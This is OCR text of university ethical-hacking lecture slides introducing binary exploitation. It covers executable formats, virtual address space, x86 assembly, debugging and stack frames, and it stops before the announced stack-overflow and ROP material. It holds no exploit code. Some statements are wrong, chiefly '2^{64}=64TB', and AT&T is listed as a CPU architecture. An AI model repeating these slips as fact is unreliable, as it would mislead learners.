IN5290 Ethical Hacking

Lecture 8: Binary exploitation 1, stack overflow, Return Oriented Programming

Universitetet i Oslo

Laszlo Erdödi

Lecture Overview

- What is a binary, what are the file formats
- What is Virtual Address Space and what inside of it
- Assembly language summary
- How to debug the executables
- Windows and Linux specific stack overflows
- Return to libc
- Return Oriented Programming

Binary (executable) files

Binaries are files that can be executed by the OS. Binaries contain machine code instructions that the CPU understands. The binary file format depends on the CPU architecture and the OS.

Example CPU architectures:

Intel X86: *mov eax, 0x10; int 0x33*
Intel X86-64: *mov rax, [rbp-0x8]*
ARMv1: *ADD R0, R1, R2*
ARMv8: *ADD W0, W1, W2*

Others: MIPS, AT&T, IBM, MOTOROLA, SPARC

Instruction length: RISC/CISC

The binary file format is the format that describes how the OS stores the binary code.

Microsoft: **Portable Executable** (PE32, PE32+)

Linux: **ELF**


Mac: **MACH-O**

Compiling files

To make a binary executable file a source code has to be compiled. There's direct connection between the machine code and the assembly code. If the source is written in assembly then the compilation is unambiguous.

Assembly code <-> Machine code

Normally the source code is written in a higher level language. It can be native code (e.g. C, C++) or even higher level code such as .net or java. In that cases the perfect decompiling of the binary is not possible (What about the variables and function names?)



Compiling files

Debug mode: Variable and function names are saved (symbol table) and inserted into the binary. It can be used for debugging to find errors.

Release mode: Only the necessary detailes are compiled.

In addition to the compiled source code the binaries contain additional data. The source code needs to use the OS API to execute basic functions such as createfile, gettime, etc. The compilation can be done in two basic ways: static linking or dynamic linking.

Static linking: A copy of all the used external methods and variables are placed inside the binary (During the compile time).

Dynamic linking: The external methods are not inside the binary it will be placed into the virtual address space (see later) of the process when the binary is launched by the OS. Only the references are inside.


Virtual Address Space

When an executable is launched the OS generates a Virtual Address Space for the process or processes. Each process has its own Virtual Address Space where the process can use arbitrary (practically almost infinite) memory size. The size is influenced by the addressable memory size (32bit 2^{32}=4GB, 64bit 2^{64}=64TB). The virtual memory differs from the physical memory, so it is beneficial because:

- the process doesn't need to address the real physical memory (RAM), that would be a nightmare from programming point of view,
- the processes are separated from each-other, so one process can't access directly another process-memory (indirectly yes: e.g. createRemoteThread, debugging another process, etc.),
- the OS handles the memory requirements dynamically, it's not necessary to know the memory requirements in advance. Interactive programs can calculate required memory on the fly.

Virtual Address Space


In order to use the real physical memory the OS provides a runtime memory translation between the virtual and the physical memory.



This is also useful to optimize the physical memory usage (the same memory pages have only one copy in the physical memory).

Virtual Address Space

The Virtual Address Space is divided into kernel and user space. The user space consist of segments (code and data).



Virtual Address Space - segments


The user space contains different segments:

- The code segment for the main executable
- Data segment for the global variables
- Stack segments for each thread
- Heap segments for dynamic memory allocations
- The dynamically loaded libraries (in case of dynamic linking)
  - The code segment of the linked library
  - The data segment for the linked library
  - Relocations (if two libraries intend to load to the same place then one has to be relocated)
- Etc.

What is a Position Independent Executable?


Virtual Address Space

Check the Virtual Address Space of a winword process! Use a debugger (e.g. Immunity debugger) and attach to the running process.




Virtual Address Space

All dynamically loaded libraries can be listed. A library can be loaded runtime (e.g. Windows LoadLibraryA API) as well, so only the actual status is presented.



Virtual Address Space

A detailed virtual memory map can be printed as well with all debuggers:



The assembly language

The assembly language tells directly to the CPU what to do. The CPU has registers. General purpose registers (intel x86 architecture - 32bit): *eax, ebx, ecx, edx*; memory addressing registers: *esi, edi*; base pointer: *ebp*; stack pointer: *esp*; instruction pointer: *eip;* The registers with 64bit are: *rax, rbx, rcx, rip*, etc.

The CPU executes instructions that carry out simple memory or register related tasks. Examples:

mov eax, 0x10: sets eax to 16

mov dword ptr [eax], 0x10: set the memory that the eax references to 16

add eax, ebx: add the value of ebx to eax

push ecx: places the ecx register to the top of the stack

call edx: executes a method that is placed at the address of edx

jz 0x7c543320: jumps to the address 0x7c543320 if the zero flag is set


repne scas byte ptr es:[edi]: scan a string

Debugging a process

With a debugger a process can be executed step by step, instruction by instruction. Try out some instructions with Immunity and gdb!


Linux/gdb ->

Windows/Immunity



The stack

The stack is a data type segment that stores the data in a LIFO (last in first out) structure. There are special instructions that place data (push) and also instructions to pick and remove data (pop) from the stack. For example *push eax* places the value of *eax* on top of the stack and moves the stack pointer (*esp/rsp*) up. The pop-type instructions remove the top of the stack (move the stack pointer down) and copy the removed value to the specified registers. Special instructions such as *pushad, popad* place/pick up all the register values in a specified order. Each thread has its own stack that makes data storing fast and reliable.



The stack frame – calling conventions

The stack frame is a continuous block inside the stack that stores the data of a method that was called (callee) by the caller. When a method is called the caller or callee (depends on the calling convention) prepares the stack for the method execution. The stack frame contains the following data:

- Method parameters - In order to pass parameters to the method the parameters are placed on the stack (with some calling conventions such as *fastcall* it is placed inside the registers)
- The return address of the method – in order to be able to return to the place where the method is called the return address is placed
- The local variables – local variables of the method die after exiting the method so they are stored inside the stack frame
- The saved base pointer – to have a reference to the local variables, the top of the stack is saved to the base pointer and the previous base pointer is stored inside the stack frame

The stack frame – calling conventions

Prior to the method execution the stack frame has to be prepared:

- The caller places the method parameters on the stack
- The caller places the return address on the stack
- The previous base pointer is placed on the stack as well
- The new base pointer is set by copying the current stack pointer (*mov ebp, esp*)
- The top of the stack is modified to allocate place for the local variables


When the method exits:

- The instruction pointer jumps back to the calling instruction (*ret*)
- The saved base pointer has to be reset (*ebp*)
- The stack frame has to be removed (The values are not removed, only the stack pointer changes)

